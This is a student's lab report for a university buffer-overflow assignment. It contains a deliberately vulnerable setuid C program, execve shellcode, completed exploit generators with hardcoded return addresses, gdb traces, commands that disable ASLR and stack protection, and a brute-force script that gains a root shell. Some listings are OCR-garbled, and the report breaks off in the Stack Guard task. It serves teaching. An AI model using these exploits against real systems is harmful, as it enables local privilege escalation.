

Name: Arunika Yadav

Roll Number: 1601CS56

Secure System Design: Threats and Countermeasures CS392

Date: 5th Feb 2019

Submission Filename: [assign3.pdf](#)

Assignment 3

Due Date: 11th Feb 2019

Full Marks 50

1 Assignment Overview

The learning objective of this assignment is for students to gain the first-hand experience on buffer-overflow vulnerability. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed-length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this assignment, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students are required to walk through several protection schemes that have been implemented in the operating system or compiler to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Assignment Tasks

2.1 Initial setup

You can execute the assignment tasks using the pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this assignment, you are required to disable these features using the following commands:

```
$sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the `-fno-stack-protector` switch. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:


For executable stack:

```
$ gcc -z execstack -o test test.c
```

For non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

Explanation:



```
Terminal
[02/08/19]seed@VM:~/Assignment3$ sudo sysctl
w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
```

The address space randomization is turned off as shown above in the figure by setting the value of the `randomize_va_space=0`. The other two protective measures have been disabled/enabled in the subsequent questions.

2.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
    char *name[2];

    name[0] = ``/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program.

2.3 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
```

```

{
    char str[517];
    File *badfile;


    badfile = fopen("badle", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}

```

Compile the above vulnerable program and make it set-root-uid. Don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections.

The above program has a buffer overflow vulnerability. It reads an input from a file called `\badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 24 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called `\badfile`. This file is under users' control. Now, our objective is to create the contents for `\badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Explanation:



```

[02/08/19]seed@VM:~/Assignment3$ su
Password:
su: Authentication failure
[02/08/19]seed@VM:~/Assignment3$ sudo su
[sudo] password for seed:
root@VM:/home/seed/Assignment3# gcc -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed/Assignment3# chown root stack
root@VM:/home/seed/Assignment3# chmod u+s stack
root@VM:/home/seed/Assignment3# ls -al stack
-rwsr-xr-x 1 root root 7476 Feb  8 04:54 stack
Trash home/seed/Assignment3#

```

The `stack.c` program is written in a file and compiled using the executable stack flag and the `-fno-stack-protector`. Also the executable stack is made root-owned setuid program to use it for attack in the subsequent questions.

2.4 Task 1a: Exploiting the Vulnerability

We provide you with a partially completed exploit code called `\exploit.c`". The goal of this code is to construct contents for `\badfile`". In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */
```

```

/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>

```

```

#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax               */
    "\x68""//sh"         /* pushl   $0x68732f2f        */
    "\x68""/bin"         /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx          */
    "\x50"               /* pushl   %eax               */
    "\x53"               /* pushl   %ebx               */
    "\x89\xe1"           /* movl    %esp,%ecx          */
    "\x99"               /* cdq     %eax               */
    "\xb0\x0b"           /* movb    $0x0b,%al          */
    "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    File *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the return address field with a candidate entry
    point of the malicious shellcode (Part A)*/

    /* Place the shellcode towards the end of the buffer by using
    memcpy function (Part B)*/

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

Give appropriate explanation for calculating Part A and Part B in your exploit.c code. After you finish the above program, compile and run it. This will generate the contents for \badfile". Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the badfile, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the Stack Guard protection disabled.

```

$ gcc -o exploit exploit.c
$ ./exploit                // create the badfile
$ ./stack                  // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!

```

It should be noted that although you have obtained the \#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```

# id
uid=(500) euid=0(root)

```

Many commands will behave differently if they are executed as setuid root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you need to set the real user id to root. This way, you will have a real root process, which is more powerful. Write a program which will set the real user id to root and call the root shell.

15M arks

Explanation:

The exploit.c program is completed as follows:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
    "\x31\xc0" /* xorl  %eax,%eax */
    "\x50" /* pushl %eax */
    "\x68" /* pushl $0x68732f2f */
    "\x68" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl  %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl  %esp,%ecx */
    "\x99" /* cdq  %eax */
    "\xb0\x0b" /* movb  $0x0b,%al */
    "\xcd\x80" /* int   $0x80 */
;

/* Function that calls an assembly instruction
to return the address of the top of the stack */
unsigned long get_sp(void)
{
    __asm__ ("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    unsigned char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    int i = 0;

    /* Pointer to buffer */
    unsigned char *ptr;

    /* Long int to handle a succession of retptr addresses */
    long *addrptr;

    /* Address to land us in stack.c's bof function
in order to overwrite the return and send us to the exploit */
    long retaddr;

    /* You need to fill the return address field with a candidate entry point of the malicious shellcode (Part A) */
    /* num is a position int, used to place shell code plus null at end of buffer */

    int num = sizeof(buffer) - (sizeof(shellcode) + 1);

    /* argv was used as an attempt to guess the stack pointer offset
at runtime. This approach was not successful, it drastically
changes the address of the return we want to overwrite in stack.c */

    /* offset = argv[1]; */

    /* Grab the address of the start of buffer */
    ptr = buffer;

    /* Cast the address into a long int */
    addrptr = (long*)(ptr);
    //printf("0x%x\n", buffer);
```

```
/* printf("buffaddr: %11x\n", get_buffaddr(buffer)); */
```

```
/* This address refers to an address inside of
stack.c's bof function. The address was determined as a
result of initializing x to 0 in stack.c's bif function and
printing its address with a printf statement */
```

```
/* retaddr = 0xbffff362; */
```

```
/* Alternative, correct approach that required us taking an educated
guess at what the offset should be in order to land in stack.c's
bof function. The 0xbfffeb08 is obtained using the gdb on the stack.c executable(called stack). The process
is described in the screenshots below.*/
retaddr = 0xbfffeb08 + 491;
```

```
/* Fill the first 20 words of the buffer with retaddr */
```

```
for (i = 0; i < 10 ; i++){
//printf("addrptr : %x\n",addrptr);
*(addrptr++) = retaddr;
}
```

```
/* Place the shellcode towards the end of the buffer by using
memcpy function (Part B)*/
```

```
memcpy(buffer+sizeof(buffer)-sizeof(shellcode), shellcode, sizeof(shellcode));
```

```
/* Save the contents to the file "badfile" */
```

```
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```

After writing the exploit.c program, the following steps are performed using the gdb first and then running the executables exploit and stack

```
[-----code-----]
0x80484bc <bof+1>:  mov     ebp,esp
0x80484be <bof+3>:  sub     esp,0x28
0x80484c1 <bof+6>:  sub     esp,0x8
=> 0x80484c4 <bof+9>:  push    DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea     eax,[ebp-0x20]
0x80484ca <bof+15>:  push    eax
0x80484cb <bof+16>:  call    0x8048370 <strcpy@plt>
0x80484d0 <bof+21>:  add     esp,0x10
[-----stack-----]
0000| 0xbfffeaf8 --> 0x205
0004| 0xbfffeafc --> 0xb7ffd5b0 --> 0xb7bf3000 --> 0x464c457f
0008| 0xbfffeb00 --> 0xb7fe96eb (<_dl_fixup+11>:      add     esi,0x15915)
0012| 0xbfffeb04 --> 0x0
0016| 0xbfffeb08 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffeb0c --> 0xb7b62940 (0xb7b62940)
0024| 0xbfffeb10 --> 0xbfffed58 --> 0x0
0028| 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:  pop     edx)
```

The buffer array is allotted a size of 28+8 as can be seen by addresses 0x80484be and 0x80484c1.

```

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
__GI__IO_fread (buf=0xbfffeb47, size=0x1,
count=0x205, fp=0x0) at io fread.c:37
37      fread.c: No such file or directory.
gdb-peda$ p &buffer
$1 = (char (*)[30]) 0xb7fbd5b4 <buffer>
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb28
gdb-peda$ p 0xbfffeb28 - 0xb7fbd5b4
$3 = 0x8041574

```

The gdb here gives the address of the buffer, i.e, 0xb7fbd5b4 but this is not the same address as that of the buffer array in the bof function of the stack.c program as gdb alters the actual addresses of the local variables while building the environment to run the executable's breakpoints. This can be seen by the size of the buffer array shown by the gdb output above of 30 when the actual buffer array is made of just size 24. The actual address of the buffer address is , therefore, obtained by the following steps:

- 1.set the breakpoint for the bof function(#command: b bof)
- 2.initiate the running of the breakpoint to execute the stack step by step(#command: run)
- 3.step by step examining the contents displayed by the gdb(#command: s).

When we run the s command several times until the strcpy function is executed, the arguments of the strcpy function are displayed and shown as "Guessed arguments" below.

Arg[0]: buffer array(size 24)

arg[1]: str array(size 517)

arg[2]: size of str array(number of elements to be copied in hex 517 = 0x205).

```

0x80484c4 <bof+9>:  push    DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>:  lea     eax,[ebp-0x20]
0x80484ca <bof+15>:  push    eax
=> 0x80484cb <bof+16>:  call    0x8048370 <strcpy@plt>
0x80484d0 <bof+21>:  add     esp,0x10
0x80484d3 <bof+24>:  mov     eax,0x1
0x80484d8 <bof+29>:  leave
0x80484d9 <bof+30>:  ret
Guessed arguments:
arg[0]: 0xbfffeb08 --> 0xb7f1c000 --> 0x1b1db0
arg[1]: 0xbfffeb47 --> 0x90909090
arg[2]: 0x205

```

The size of the buffer array of stack.c program is thus 0xbfffeb08. When the necessary changes are made in the exploit.c program and it is run, the contents of the badfile are actually generated and its prepared to bring about a buffer overflow attack when the stack.c is executed. As the stack.c's executable is made into a root-owned setuid program the normal user seed now has the root privileges and as the contents of the bad file can be modified by the normal user according to his will, he modifies the content in such a way that the return address of the bof function is altered (as the strcpy function does not check for out of bound array size exception and when an array of size 517 is copied to array of size 24, the program would have crashed if the return address would have been pointing to a restricted address but as we write it with a valid address it does not crash) and it points to the address of the shell code which on execution produces the root shell as shown in the figure

below, we obtain the root shell and our attack succeeds. Once the user obtains the root shell, he can do whatever he wants.

```
Terminal
[02/10/19]seed@VM:~/Assignment3$ gcc -o exploit exploit.c
[02/10/19]seed@VM:~/Assignment3$ ./exploit
[02/10/19]seed@VM:~/Assignment3$ ./stack
$
[02/10/19]seed@VM:~/Assignment3$ sudo chown root stack
[sudo] password for seed:
[02/10/19]seed@VM:~/Assignment3$ sudo chmod u+s stack
[02/10/19]seed@VM:~/Assignment3$ ./exploit
[02/10/19]seed@VM:~/Assignment3$ ./stack
#
```

```
[02/11/19]seed@VM:~$ cd Assignment3/
[02/11/19]seed@VM:~/Assignment3$ ls
badfile      exploit2.c  peda-session-stackNew.txt  stack      stackNew.c
exploit      exploit.c  peda-session-stack.txt    stack.c    testRun.sh
exploit_2_5.c exploit    shellcode.c               stackNew
[02/11/19]seed@VM:~/Assignment3$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[02/11/19]seed@VM:~/Assignment3$ ./exploit
[02/11/19]seed@VM:~/Assignment3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

2.5 Task 1b: Exploiting the Vulnerability by changing the buffer size

In this task, you have to change the buffer size of stack.c program. So consider the following stackNew.c program and repeat Task 1a.

```
/* stackNew.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```



```

}

int main(int argc, char **argv)
{
    char str[517];
    File *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}

```

Construct the exploit.c file to generate the badfile for which you will get the root shell.

10M arks

Explanation:

The exploit.c program is same as in the previous question only that the starting address of the buffer changes:

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
    "\x31\xc0" /* xorl %eax,%eax */

    "\x50" /* pushl %eax */
    "\x68\""/sh" /* pushl $0x68732f2f */
    "\x68\""/bin" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl %esp,%ecx */
    "\x99" /* cdqi */
    "\xb0\x0b" /* movb $0x0b,%al */
    "\xcd\x80" /* int $0x80 */
;

/* Function that calls an assembly instuction
to return the address of the top of the stack */
unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    unsigned char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    int i = 0;

    /* Pointer to buffer */
    unsigned char *ptr;

    /* Long int to handle a sucession of retptr addresses */
    long *addrptr;

    /* Address to land us in stack.c's bof function
in order to overwrite the return and send us to the exploit */
    long retaddr;

    /* num is a position int, used to place shell code plus null at end of buffer */

```

```

int num = sizeof(buffer) - (sizeof(shellcode) + 1);

/* argv was used as an attempt to guess the stack pointer offset
at runtime. This approach was not successful, it drastically
changes the address of the return we want to overwrite in stack.c */

/* offset = argv[1]; */

/* Grab the address of the start of buffer */
ptr = buffer;

/* Cast the address into a long int */
addrptr = (long*)(ptr);
//printf("0x%x\n", buffer);

/* printf("buffaddr: %11x\n", get_buffaddr(buffer)); */

/* This address refers to an address inside of
stack.c's bof function. The address was determined as a
result of initializing x to 0 in stack.c's bof function and
printing its address with a printf statement */

/* retaddr = 0xbffff362; */

/* Alternative, correct approach that required us taking an educated
guess at what the offset should be in order to land in stack.c's
bof function. */
retaddr = 0xbfffeb14 + 491;

/* Fill the first 20 words of the buffer with retaddr */
for (i = 0; i < 8 ; i++){
    //printf("addrptr : %x\n", addrptr );
    *(addrptr++) = retaddr;
}

memcpy(buffer+sizeof(buffer)-sizeof(shellcode), shellcode, sizeof(shellcode));

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

```

The stackNew.c is executed and the debugged using the gdb tool.

```

[02/10/19]seed@VM:~/Assignment3$ gcc -o stackNew -z execstack -fno-stack-protector stackNew.c
[02/10/19]seed@VM:~/Assignment3$ sudo chown root stackNew
[sudo] password for seed:
[02/10/19]seed@VM:~/Assignment3$ sudo chmod u+s stackNew
[02/10/19]seed@VM:~/Assignment3$ gdb stackNew
0x80484bb <bof>:      push    ebp
0x80484bc <bof+1>:    mov     ebp,esp
0x80484be <bof+3>:    sub     esp,0x18
=> 0x80484c1 <bof+6>:    sub     esp,0x8
0x80484c4 <bof+9>:    push   DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>:   lea     eax,[ebp-0x14]
0x80484ca <bof+15>:   push   eax
0x80484cb <bof+16>:   call   0x8048370 <strcpy@plt>
[-----stack-----]
0000| 0xbfffeb10 --> 0xbfffed58 --> 0x0
0004| 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop     edx)
0008| 0xbfffeb18 --> 0xb7e6688b (<__GI__IO_fread+11>:  add     ebx,0x153775)
0012| 0xbfffeb1c --> 0x0
0016| 0xbfffeb20 --> 0xb7fba000 --> 0x1b1db0
0020| 0xbfffeb24 --> 0xb7fba000 --> 0x1b1db0
0024| 0xbfffeb28 --> 0xbfffed58 --> 0x0
0028| 0xbfffeb2c --> 0x804852e (<main+84>:      add     esp,0x10)
[-----]

```

Here again the gdb is used to calculate the address of the buffer array whose actual size is 12 bytes as it is a char array but here the memory allotted to the buffer is 18+8 bytes as can be seen from the addresses 0x80484be and 0x80484c1. This is again as result of the way the gdb interprets the stack executable.

```

0x80484ca <bof+15>: push    eax
=> 0x80484cb <bof+16>: call    0x8048370 <strcpy@plt>
0x80484d0 <bof+21>: add     esp,0x10
0x80484d3 <bof+24>: mov     eax,0x1
0x80484d8 <bof+29>: leave
0x80484d9 <bof+30>: ret
Guessed arguments:
arg[0]: 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
arg[1]: 0xbfffeb47 --> 0xbfffecf3 --> 0x90909090
arg[2]: 0xb7fba000 --> 0x1b1db0
[-----stack-----]
0000| 0xbfffeb00 --> 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop
0004| 0xbfffeb04 --> 0xbfffeb47 --> 0xbfffecf3 --> 0x90909090
0008| 0xbfffeb08 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb0c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffeb10 --> 0xbfffed58 --> 0x0
0020| 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
0024| 0xbfffeb18 --> 0xb7e6688b (<__GI__IO_fread+11>: add    ebx,0x153775)
0028| 0xbfffeb1c --> 0x0
[-----]

```

The actual address of the buffer address is , therefore, obtained by the following steps:

- 1.set the breakpoint for the bof function(#command: b bof)
- 2.initiate the running of the breakpoint to execute the stack step by step(#command: run)
- 3.step by step examining the contents displayed by the gdb(#command: s).

When we run the s command several times until the strcpy function is executed, the arguments of the strcpy function are displayed and shown as “Guessed arguments” below.

Arg[0]: buffer array(size 12)

arg[1]: str array(size 517)

arg[2]: size of str array.

```

arg[0]: 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:   pop    edx)
arg[1]: 0xbfffeb47 --> 0xbfffecff --> 0x90909090
arg[2]: 0xb7fba000 --> 0x1b1db0
[-----stack-----]
0000| 0xbfffeb00 --> 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:   pop    edx)
0004| 0xbfffeb04 --> 0xbfffeb47 --> 0xbfffecff --> 0x90909090
0008| 0xbfffeb08 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb0c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffeb10 --> 0xbfffed58 --> 0x0
0020| 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:   pop    edx)
0024| 0xbfffeb18 --> 0xb7e6688b (<__GI_IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb1c --> 0x0
[-----]
Legend: code, data, rodata, value
0x080484cb in bof ()
gdb-peda$ quit
[02/10/19]seed@VM:~/Assignment3$ ./exploit
[02/10/19]seed@VM:~/Assignment3$ ./stackNew
# █

```

The size of the buffer array of stack.c program is thus 0xbfffeb14. When the necessary changes are made in the exploit.c program and it is run, the contents of the badfile are actually generated and its prepared to bring about a buffer overflow attack when the stack.c is excuted.As the stackNew.c's executable is made into a root-owned setuid program the normal user seed now has the root privileges and as the contents of the bad file can be modified by the normal user according to his will, he modifies the content in such a way that the return address of the bof function is altered(as the strcpy function does not check for out of bound array size exception and when an array of size 517 is copied to array of size 24, the program would have crashed if the return address would have been pointing to a restricted address but as we write it with a valid address it does not crash) shown in the figure below, we obtain the root shell and our attack succeeds.Once the user obtains the root shell, he can do whatever he wants. The executable is run and the root shell is obtained as shown above.

2.6 Task 2: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks di cult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$sudo sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run ./stack using the following script testRun.sh, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait). After running the script you get the root shell then report the elapsed time and how many times the program has run before getting the root shell. Attach a snapshot.

```
#!/bin/bash
```

```
SECONDS=0
value=0
```

```
while [ 1 ]
do
    value=$((value + 1))
    duration=$SECONDS
```

```

min=$((duration / 60))
sec=$((duration % 60))
echo "$min minutes and $sec seconds elapsed"
echo "The program has been running $value times so far"
./stack
done

```

15M arks

Explanation:

The stack.c is again executed and it's executable is made into a root-owned setuid program as shown below. Using `randomize_va_space=2` sets the randomization on for both stack and heap data segments.

```

[02/10/19]seed@VM:~/Assignment3$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/10/19]seed@VM:~/Assignment3$ ls -al stack
-rwsrwxr-x 1 root seed 7476 Feb 10 04:09 stack
[02/10/19]seed@VM:~/Assignment3$ ls -al exploit
-rwxrwxr-x 1 seed seed 7592 Feb 10 04:09 exploit
[02/10/19]seed@VM:~/Assignment3$ ./exploit
[02/10/19]seed@VM:~/Assignment3$ ./stack
Segmentation fault
[02/10/19]seed@VM:~/Assignment3$ █

```

The executable is run but it produces a segmentation fault. We are not able to obtain the root shell instead the program crashes. As the randomization is now turned on, the return address is not overwritten by the contents that we want it to be written by. Thus, when `str` (an array of 517 size) is copied to the array buffer (of size 24), as the `strcpy` function does not check for out of bound array size exception and when an array of size 517 is copied to array of size 24, the program would have crashed if the return address would have been pointing to a restricted address and hence it crashes as it does not find a valid address to return to. Also as the stack is allotted a new starting address everytime at the run time, hence we cannot decide beforehand the start or the end of the function stack. Thus the run time address randomization makes the attack difficult but not impossible.

But the probability of this attack can be increased by running it over multiple times using a script that runs for infinite time as although the function stack is allotted a new stack address on every runtime but As mentioned above, on 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. To demonstrate this, we write the following script to launch a buffer overflow attack repeatedly, hoping that our guess on the memory address will be correct by chance. Before running the script, we need to turn on the memory randomization by setting `kernel.randomize_va_space=2`

In the above attack, we have prepared the malicious input in `badfile`, but due to the memory randomization, the address we put in the input may not be correct. As we can see from the following execution trace, when the address is incorrect, the program will crash (core dumped). However, in our experiment, after running the script for a little bit over 4 minutes, the address we put in `badfile` happened to be correct, and our shellcode gets triggered.

```

The program has been running 38813 times so far
testRun.sh: line 13: 9265 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38814 times so far
testRun.sh: line 13: 9266 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38815 times so far
testRun.sh: line 13: 9267 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38816 times so far
testRun.sh: line 13: 9268 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38817 times so far
testRun.sh: line 13: 9269 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38818 times so far
testRun.sh: line 13: 9270 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38819 times so far
testRun.sh: line 13: 9271 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38820 times so far
testRun.sh: line 13: 9272 Segmentation fault      ./stack
4 minutes and 55 seconds elapsed
The program has been running 38821 times so far
# █

```

2.7 Task 3: Stack Guard

Before working on this task, remember to turn on the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

Explanation:

```

[02/11/19]seed@VM:~/Assignment3$ gedit badfile
[02/11/19]seed@VM:~/Assignment3$ gcc -o stack -z noexecstack -fno-stack-protector stack.c
